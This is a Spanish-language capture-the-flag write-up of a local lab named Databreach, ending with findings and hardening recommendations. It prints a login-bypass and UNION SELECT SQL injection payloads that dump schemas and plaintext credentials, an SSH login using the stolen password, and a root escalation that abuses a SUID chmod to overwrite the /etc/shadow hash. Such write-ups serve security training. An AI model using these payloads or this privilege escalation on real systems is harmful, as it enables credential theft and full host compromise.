



# Informe Técnico CTF - Databreach

*Documento técnico con enfoque visual, explotación SQLi y análisis de compromiso sobre base de datos y sistema*



## 1. Objetivo

Documentar de forma profesional la resolución del CTF Databreach, registrando la secuencia de reconocimiento, explotación de inyección SQL, enumeración de bases de datos, obtención de credenciales válidas, acceso por SSH, escalada de privilegios y captura final de la FLAG.



## 2. Contexto del laboratorio

El laboratorio fue ejecutado localmente y se validó su estado operativo con la IP 172.17.0.2 en estado running. El escenario plantea un compromiso centrado en una aplicación web conectada a MySQL, combinando autenticación vulnerable, exfiltración de información desde la base de datos y compromiso posterior del sistema operativo.

```
WHOAMI-LABS.COM

=====
Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.
=====

[*] Cargando imagen desde databreach.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

=====
[✓] Laboratorio desplegado correctamente.
=====

LAB: DATABREACH
DIFICULTAD: ★★★★★★ medio (3 puntos)

=====
IP del laboratorio: 172.17.0.2
=====

Ingresa la flag (formato DATABREACH{...}): █
```



Imagen 1: Visualización de la ejecución del lab con IP 172.17.0.2 en estado running.

### 3. Reconocimiento inicial con Nmap

Se realizó un escaneo Nmap para identificar los puertos en listening y definir la superficie de ataque. El análisis reveló los puertos 80, 3306, 22 y 33060 expuestos, combinando una aplicación web, acceso remoto por SSH y servicios asociados a MySQL.

#### Resultados del escaneo

| Puerto | Servicio asociado | Lectura de ciberseguridad                         |
|--------|-------------------|---------------------------------------------------|
| 80     | HTTP              | Punto de entrada principal de la aplicación       |
| 3306   | MySQL             | Base de datos accesible para validación de acceso |
| 22     | SSH               | Canal potencial de acceso remoto al sistema       |
| 33060  | MySQL X Protocol  | Superficie adicional del motor de base de datos   |

```
(kali@kali)-[~/edutek/databreach]
$ nmap -sS -sV -sC -p- -Pn --min-rate=5000 172.17.0.2 -vvv
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-30 00:27 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:27
Completed NSE at 00:27, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:27
Completed NSE at 00:27, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:27
Completed NSE at 00:27, 0.00s elapsed
Initiating ARP Ping Scan at 00:27
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 00:27, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:27
Completed Parallel DNS resolution of 1 host. at 00:27, 0.09s elapsed
DNS resolution of 1 IPs took 0.09s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 00:27
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 3306/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 33060/tcp on 172.17.0.2
Completed SYN Stealth Scan at 00:27, 1.07s elapsed (65535 total ports)
Initiating Service scan at 00:27
Scanning 4 services on 172.17.0.2
```

```


PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 db:14:b4:e4:5c:53:5b:42:fe:0b:cb:4a:d8:df:b8:67 (RSA)
|_ ssh-rsa AAAAB3NzaClyc2EAAAADAQABAAQgQDDZxVymz2hHtGLZ9wMlsxdVe5Y74TJwCPkfpBjkiP5Ewb32wRZLuFeiw8gGj48v
K7VhIrkCZsg/pD+4eAP959vRnHL50N0GRNmW1XS5jx1R/IVQJE4NHcRR9KZnRNDmSgo0MV/ISP9IfJGaHL0fte4wlfPZ5dHBXILMSW
Xmh17QYmez2wP0oOkzaGtT6z0s8j+lsqKRmHE+m6xSly8BcgcdndruTOQ32lXvTeIpQ3rl15F4j2QQwpBoDp+9Ubte2N6W43hxxsj2it
FWj0Fiozc5m08pJVO3fGKjn4PLRU2RzmDume7bQeQp3uNfPRIfpzDG6sV2QV+hic1/tMi9R3+9280Bn1U3Thi3qg1RRhPuc0VML6YsS
|   256 0b:10:01:e6:73:1e:0c:25:cc:1b:ad:57:02:e4:13:4e (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPnauBGUMSShlAeeCUtg4wZC/fBO
47mWlN9mKYAEh44=
|   256 ec:cd:68:f7:a0:92:d7:c7:b6:68:95:48:0b:c5:65:21 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJAM/WmYsITl1jmMhUGGK9hU/CWETEQh+I3TmplnXZQb
80/tcp    open  http      syn-ack ttl 64 Apache httpd 2.4.41 ((Ubuntu))
|_ http-cookie-flags:
|   /:
|   PHPSESSID:
|       httponly flag not set
|_ http-title: DATABREACH - Login
|_ http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.41 (Ubuntu)
3306/tcp  open  mysql     syn-ack ttl 64 MySQL 8.0.42-0ubuntu0.20.04.1
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=MySQL_Server_8.0.42_Auto_Generated_Server_Certificate
|   Issuer: commonName=MySQL_Server_8.0.42_Auto_Generated_CA_Certificate
|   Public Key type: rsa
|   Public Key bits: 2048
|   Signature Algorithm: sha256WithRSAEncryption
|   Not valid before: 2026-02-14T09:55:16
|   Not valid after: 2036-02-12T09:55:16
|   MD5: 12b6:ff23:6ad3:f8e6:29cd:ed69:22ab:cc9b
|   SHA-1: 1301:d660:c1e1:6c8e:7598:ba4e:6de4:7e72:7205:d032
|   -----BEGIN CERTIFICATE-----
|   MIIDBzCCAe+gAwIBAgIBAJANBgkqhkiG9w0BAQsFADA8MTowOAYDVQQDDDFNeVNR
|   TF9TZXJ2ZXJfOC4wLjQyYXNjaW50dG9fR2VuZXJhdGVkX0NBX0NlcjZmLjYXR1MB4X
|   DTI2MDIxNDA5NTUxNl0XDTM2MDIxMjA5NTUxNl0wQDE+MDwGAlUEAw1TX1TUUXf
|   U2YvdjYyZG9jZC40Ml9BdXN0dG9fR2VuZXJhdGVkX0NBX0NlcjZmLjYXR1MB4X
|   -----END CERTIFICATE-----
|_ Auth Plugin Name: caching_sha2_password
33060/tcp open  mysqlx    syn-ack ttl 64 MySQL X protocol listener
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

 Imagen 2: Escaneo Nmap mostrando los puertos 80, 3306, 22 y 33060 en listening.

## 4. Revisión de la aplicación web

Al acceder a la página del puerto 80 se observó un formulario de autenticación que solicitaba usuario y contraseña. Se revisó el código fuente buscando comentarios, rutas, credenciales embebidas o pistas técnicas, pero sin resultados útiles para avanzar.



 *Imagen 3: Visualización de la página web del puerto 80 con solicitud de usuario y contraseña.*

```

1 <!DOCTYPE html>
2 <html lang="es">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>DATABREACH - Login</title>
7   <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
8   <style>
9     body {
10       background: linear-gradient(135deg, #667eea 0%, #764ba2 100%);
11       min-height: 100vh;
12       display: flex;
13       align-items: center;
14       justify-content: center;
15     }
16     .login-card {
17       background: white;
18       border-radius: 15px;
19       box-shadow: 0 10px 40px rgba(0,0,0,0.3);
20       padding: 40px;
21       max-width: 400px;
22       width: 100%;
23     }
24     .login-header {
25       text-align: center;
26       margin-bottom: 30px;
27     }
28     .login-header h2 {
29       color: #667eea;
30       font-weight: bold;
31     }
32     .btn-login {
33       background: linear-gradient(135deg, #667eea 0%, #764ba2 100%);
34       border: none;
35       width: 100%;
36       padding: 12px;
37       font-weight: bold;
38     }
39     .btn-login:hover {
40       opacity: 0.9;
41     }

```

 Imagen 4: Inspección del código fuente sin hallazgos relevantes.

## 5. Enumeración inicial sin éxito

Se realizó fuzzing con Gobuster sobre la aplicación web con el objetivo de descubrir directorios ocultos, endpoints o recursos sensibles. La enumeración no devolvió información relevante, por lo que fue necesario cambiar la estrategia hacia pruebas directas sobre el mecanismo de autenticación.

```

(kali@kali)~[/edutek/databreach]
$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,bak,old,zip,tar,gz,log,swp,html
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: old,zip,tar,gz,swp,html,php,txt,bak,log
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/index.php (Status: 200) [Size: 2193]
/dashboard.php (Status: 302) [Size: 0] [-> index.php]
/server-status (Status: 403) [Size: 275]
Progress: 2426138 / 2426138 (100.00%)
=====
Finished
=====
(kali@kali)~[/edutek/databreach]
$

```

📌 Imagen 5: Fuzzing con Gobuster sobre la web sin resultados útiles.

## 📄 6. Validación del servicio MySQL

Antes de profundizar en la aplicación se realizaron pruebas de conexión a MySQL utilizando acceso sin contraseña y con credenciales comunes. Los intentos devolvieron errores relacionados con TLS/SSL, lo que impidió un acceso directo y reforzó la necesidad de explotar primero la aplicación web.

```
$ nmap -sV -p3306 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-30 00:58 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000035s latency).

PORT      STATE SERVICE VERSION
3306/tcp  open  mysql   MySQL 8.0.42-0ubuntu0.20.04.1
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.71 seconds

(kali@kali)~[~/edutek/databreach]
$ mysql -h 172.17.0.2 -u root
ERROR 2026 (HY000): TLS/SSL error: self-signed certificate in certificate chain

(kali@kali)~[~/edutek/databreach]
$ mysql -h 172.17.0.2 -u root -p
Enter password:
ERROR 2026 (HY000): TLS/SSL error: self-signed certificate in certificate chain

(kali@kali)~[~/edutek/databreach]
$
```

📌 Imagen 6: Pruebas de conexión a MySQL con errores TLS/SSL.

## 🌟 7. Explotación de SQL Injection

Se probó una inyección SQL en los campos de usuario y contraseña utilizando el payload de bypass de autenticación. La prueba fue exitosa y permitió validar que el formulario era vulnerable a SQL Injection, convirtiéndose en el vector principal del compromiso.




 Imagen 7: Prueba exitosa de SQL Injection en el login con payload de bypass.

## 8. Enumeración mediante UNION SELECT

Una vez confirmada la inyección, se utilizaron consultas UNION SELECT para extraer información de la base de datos. Primero se listaron los usuarios visibles y luego se identificó la cantidad correcta de columnas necesarias para estructurar payloads válidos.

### Búsqueda de Empleados

1' OR 1=1 -- -

Resultados de búsqueda:

| ID | Nombre      | Departamento | Email               |
|----|-------------|--------------|---------------------|
| 1  | Carol Davis | IT           | carol.d@company.com |
| 2  | David Brown | Sales        | david.b@company.com |
| 3  | Emma White  | HR           | emma.w@company.com  |

 Imagen 8: Query utilizada para listar usuarios desde la base de datos.

### Búsqueda de Empleados

1' UNION SELECT 1, 2, 3, 4 -- -

Buscar

Resultados de búsqueda:

| ID | Nombre      | Departamento | Email               |
|----|-------------|--------------|---------------------|
| 1  | Carol Davis | IT           | carol.d@company.com |
| 1  | 2           | 3            | 4                   |

 Imagen 9: Validación del número de columnas con UNION SELECT.



## 9. Descubrimiento de versión y base activa

Con la estructura ya validada, se obtuvo la versión del sistema gestor y el nombre de la base de datos activa. Esta información permitió orientar la enumeración posterior de tablas y columnas con mayor precisión.

DATA BREACH Dashboard Bienvenido, C...

### Búsqueda de Empleados

`-1' UNION SELECT 1, version(), database(), 4 -- -` Buscar

Resultados de búsqueda:

| ID | Nombre                  | Departamento | Email |
|----|-------------------------|--------------|-------|
| 1  | 8.0.42-0ubuntu0.20.04.1 | ecommerce    | 4     |



Imagen 10: Query para obtener versión del motor y nombre de la base de datos activa.



## 10. Enumeración de tablas y columnas

Se listaron todas las tablas de la base ecommerce y posteriormente las columnas de tablas relevantes como customers. A continuación se realizó el volcado de columnas con el objetivo de encontrar nombres de usuario, correos, teléfonos o credenciales reutilizables.

### Búsqueda de Empleados

`-1' UNION SELECT 1, table_name, 3, 4 FROM information_schema.tables WHERE table_schema='ecommerce'` Buscar

Resultados de búsqueda:

| ID | Nombre    | Departamento | Email |
|----|-----------|--------------|-------|
| 1  | customers | 3            | 4     |
| 1  | employees | 3            | 4     |
| 1  | orders    | 3            | 4     |
| 1  | products  | 3            | 4     |



Imagen 11: Listado de tablas de la base ecommerce.



## Búsqueda de Empleados

-1' UNION SELECT 1, column\_name, 3, 4 FROM information\_schema.columns WHERE table\_schema='ecommerce'

Buscar

Resultados de búsqueda:

| ID | Nombre  | Departamento | Email |
|----|---------|--------------|-------|
| 1  | id      | 3            | 4     |
| 1  | name    | 3            | 4     |
| 1  | email   | 3            | 4     |
| 1  | phone   | 3            | 4     |
| 1  | address | 3            | 4     |

 Imagen 12: Listado de columnas de la tabla customers.

## Búsqueda de Empleados

-1' UNION SELECT 1, name, email, phone FROM customers -- -

B

Resultados de búsqueda:

| ID | Nombre        | Departamento         | Email       |
|----|---------------|----------------------|-------------|
| 1  | John Smith    | john.smith@email.com | +1-555-0101 |
| 1  | Alice Johnson | alice.j@email.com    | +1-555-0102 |
| 1  | Bob Wilson    | bob.w@email.com      | +1-555-0103 |

 Imagen 13: Volcado de datos de la tabla customers en busca de pistas útiles.

## 11. Descubrimiento de la base users\_db

Al no encontrar información directamente útil en ecommerce, se listaron todas las bases de datos creadas en el servidor MySQL. En esta revisión apareció users\_db, lo que abrió una nueva línea de exploración mucho más orientada a usuarios administrativos y credenciales de acceso.

## Búsqueda de Empleados

-1' UNION SELECT 1, schema\_name, 3, 4 FROM information\_schema.schemata -- -

Buscar

Resultados de búsqueda:

| ID | Nombre             | Departamento | Email |
|----|--------------------|--------------|-------|
| 1  | information_schema | 3            | 4     |
| 1  | performance_schema | 3            | 4     |
| 1  | users_db           | 3            | 4     |
| 1  | ecommerce          | 3            | 4     |

 Imagen 14: Query para listar todas las bases de datos del servidor MySQL.

## 12. Extracción de información en users\_db

Se enumeraron las tablas de users\_db y luego sus columnas, enfocándose en estructuras como admins. Posteriormente se volcó la información de las columnas relevantes hasta identificar una lista de usuarios y contraseñas de alto valor para el acceso al sistema.

## Búsqueda de Empleados

-1' UNION SELECT 1, table\_name, 3, 4 FROM information\_schema.tables WHERE table\_schema='users\_db' -- -

Buscar

Resultados de búsqueda:

| ID | Nombre    | Departamento | Email |
|----|-----------|--------------|-------|
| 1  | admins    | 3            | 4     |
| 1  | passwords | 3            | 4     |
| 1  | users     | 3            | 4     |

 Imagen 15: Listado de tablas de la base users\_db.

## Búsqueda de Empleados

-1' UNION SELECT 1, column\_name, 3, 4 FROM information\_schema.columns WHERE table\_schema='users\_d Buscar

Resultados de búsqueda:

| ID | Nombre       | Departamento | Email |
|----|--------------|--------------|-------|
| 1  | id           | 3            | 4     |
| 1  | fullname     | 3            | 4     |
| 1  | department   | 3            | 4     |
| 1  | access_level | 3            | 4     |

## Búsqueda de Empleados

-1' UNION SELECT 1, column\_name, 3, 4 FROM information\_schema.columns WHERE table\_schema='users\_d Busc

Resultados de búsqueda:

| ID | Nombre         | Departamento | Email |
|----|----------------|--------------|-------|
| 1  | id             | 3            | 4     |
| 1  | service        | 3            | 4     |
| 1  | username       | 3            | 4     |
| 1  | password_hash  | 3            | 4     |
| 1  | password_plain | 3            | 4     |
| 1  | notes          | 3            | 4     |

## Búsqueda de Empleados

-1' UNION SELECT 1, column\_name, 3, 4 FROM information\_schema.columns WHERE table\_schema='users\_d Buscar

Resultados de búsqueda:

| ID | Nombre   | Departamento | Email |
|----|----------|--------------|-------|
| 1  | id       | 3            | 4     |
| 1  | username | 3            | 4     |
| 1  | password | 3            | 4     |
| 1  | email    | 3            | 4     |
| 1  | role     | 3            | 4     |

 Imagen 16: Listado de columnas en la tabla admins u otras tablas relevantes de users\_db.

## Búsqueda de Empleados

-1' UNION SELECT 1, username, password\_plain, notes FROM users\_db.passwords -- -

Resultados de búsqueda:

| ID | Nombre  | Departamento | Email                           |
|----|---------|--------------|---------------------------------|
| 1  | john    | password     | Usuario estándar - Hash MD5     |
| 1  | root_db | test         | Usuario root - Hash MD5         |
| 1  | dbadmin | mysql_admin  | Administrador MySQL - Plaintext |

 Imagen 17: Volcado de información de las columnas con datos de usuarios y niveles de acceso.

## 13. Acceso por SSH con credenciales válidas

Con la información obtenida, se probó el acceso por SSH utilizando el usuario john y la contraseña password. La autenticación fue exitosa, confirmando que la fuga de datos desde la base se traduciría en compromiso real del sistema operativo.

```
(kali@kali)~$ ssh john@172.17.0.2
hostkeys_find by_key hostkeys_foreach failed for /home/kali/.ssh/known_hosts: Permission denied
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:yqJVnF83t13r5OWDOF6RmR2L8Hdtn7e62xaLv2rcNow
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Failed to add the host to the list of known hosts (/home/kali/.ssh/known_hosts).
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
john@172.17.0.2's password:
client_input_hostkeys: hostkeys_foreach failed for /home/kali/.ssh/known_hosts: Permission denied
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.16.8+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

john@databreach:~$
john@databreach:~$ whoami
john
```

📌 Imagen 19: Inicio de sesión exitoso por SSH con el usuario john y la contraseña identificada.

## ↑ 14. Escalada de privilegios

Una vez dentro del host, se revisaron los binarios disponibles para escalación y se identificó chmod como un binario útil para manipular permisos sensibles. Se cambiaron los permisos del archivo /etc/shadow, se generó un hash de contraseña con openssl y posteriormente se editó el shadow para sustituir el hash del usuario root.

Tras actualizar el archivo, se realizó el cambio al usuario root utilizando la contraseña asociada al hash generado, validando acceso privilegiado total al sistema.

### Impacto del compromiso

| Dimensión        | Evidencia                                          | Resultado                         |
|------------------|----------------------------------------------------|-----------------------------------|
| Confidencialidad | Extracción de usuarios y contraseñas desde la base | Exposición de información crítica |
| Integridad       | Edición de /etc/shadow y cambio de hash root       | Manipulación directa del sistema  |
| Disponibilidad   | Control completo con privilegios root              | Riesgo operativo crítico          |
| Control          | Acceso root validado                               | Compromiso total del host         |

```

john@databreach:~$ find / -perm -4000 2>/dev/null
/usr/bin/umount
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/chmod
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
john@databreach:~$ sudo -l
[sudo] password for john:
Sorry, user john may not run sudo on databreach.
john@databreach:~$
john@databreach:~$ /usr/bin/chmod 777 /etc/shadow
john@databreach:~$
john@databreach:~$ ls -lai /etc/shadow
2536979 -rwxrwxrwx 1 root shadow 963 Feb 14 09:56 /etc/shadow
john@databreach:~$ openssl passwd -6 -salt hacking password123
$6$hacking$ZulCI6wtD7y2Djjj.CcDkVbv7mlvqAL6MF/WmkRvE6OX0gN6/fkoJdliQ.8J9..tnUb4U/d.iQwF88wvXVLoW.

```

📌 Imagen 20: Revisión de binarios y uso de chmod para modificar permisos de /etc/shadow.

```

DATABREACH{mysql_hunt_cred3ntials_pwn3d}
root@databreach:~# cat /etc/shadow
root:$6$hacking$ZulCI6wtD7y2Djjj.CcDkVbv7mlvqAL6MF/WmkRvE6OX0gN6/fkoJdliQ.8J9..tnUb4U/d.iQwF88wvXVLoW.:20182:0:99999:7:::
daemon*:20182:0:99999:7:::
bin*:20182:0:99999:7:::
sys*:20182:0:99999:7:::
sync*:20182:0:99999:7:::
games*:20182:0:99999:7:::
man*:20182:0:99999:7:::
lp*:20182:0:99999:7:::
mail*:20182:0:99999:7:::
news*:20182:0:99999:7:::
uucp*:20182:0:99999:7:::
proxy*:20182:0:99999:7:::

```

📌 Imagen 21: Edición del archivo shadow para cambiar el hash del usuario root.

```

john@databreach:~$ su root
Password:
root@databreach:/home/john# whoami
root
root@databreach:/home/john#
root@databreach:/home/john# ls
root@databreach:/home/john# cd
root@databreach:~# ls
flag.txt
root@databreach:~# cat flag.txt
DATABREACH{mysql_hunt_cred3ntials_pwn3d}

```

📌 Imagen 22: Cambio a root, validación del acceso privilegiado y visualización exitosa de la FLAG.

## ✓ 15. Validación final

Como cierre del laboratorio, la FLAG fue introducida en la interfaz del reto y la resolución se confirmó de manera exitosa. Esto deja trazabilidad completa desde la vulnerabilidad inicial en la aplicación hasta el control total del sistema comprometido.

```
[*] Cargando imagen desde databreach.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

=====
[✓] Laboratorio desplegado correctamente.
=====

LAB: DATABREACH
DIFICULTAD: ★★★★★★ medio (3 puntos)

=====
IP del laboratorio: 172.17.0.2
=====

Ingresa la flag (formato DATABREACH{...}): DATABREACH{mysql_hunt_cred3ntials_pwn3d}

¡Felicitaciones! Has comprometido DATABREACH.

FECHA Y HORA: 2026-05-30 17:08:10 -0400

=====

[*] Presiona Ctrl+C para eliminar el laboratorio
```

 Imagen 23: Ingreso de la FLAG y finalización exitosa del laboratorio.

## 16. Análisis de ciberseguridad

El CTF Databreach evidencia una cadena de compromiso clásica: aplicación web vulnerable a SQL Injection, enumeración de metadatos del motor, acceso a credenciales administrativas, reutilización de usuarios para SSH y escalada local mediante control sobre permisos del sistema. El caso demuestra cómo una falla de validación en la capa web puede desencadenar una brecha total de base de datos, identidad y sistema operativo.

### Hallazgos clave

- Formulario de login vulnerable a SQL Injection con capacidad de bypass y extracción de datos.
- Exposición de metadatos del motor y estructuras internas mediante UNION SELECT.
- Presencia de una base de datos secundaria con información sensible reutilizable.
- Reutilización directa de credenciales válidas para acceso SSH al host.
- Escalada final apoyada en permisos inseguros sobre archivos críticos del sistema.

## 17. Recomendaciones

- Implementar consultas parametrizadas y validación estricta contra SQL Injection.
- Reducir la exposición de servicios MySQL y restringir accesos remotos innecesarios.
- Separar bases con información sensible y aplicar controles de mínimo privilegio.

- Evitar reutilización de credenciales entre aplicación, base de datos y acceso SSH.
- Proteger archivos críticos como `/etc/shadow` y revisar binarios con capacidad de abuso.
- Incorporar monitoreo de payloads anómalos, consultas UNION y accesos privilegiados.

## 18. Cierre técnico

El laboratorio Databreach permitió documentar una cadena completa de explotación desde la aplicación vulnerable hasta la obtención de acceso root. El informe mantiene el estilo histórico de documentación profesional, con estructura visual, análisis técnico y orientación clara a ciberseguridad.

— *Fin del informe* —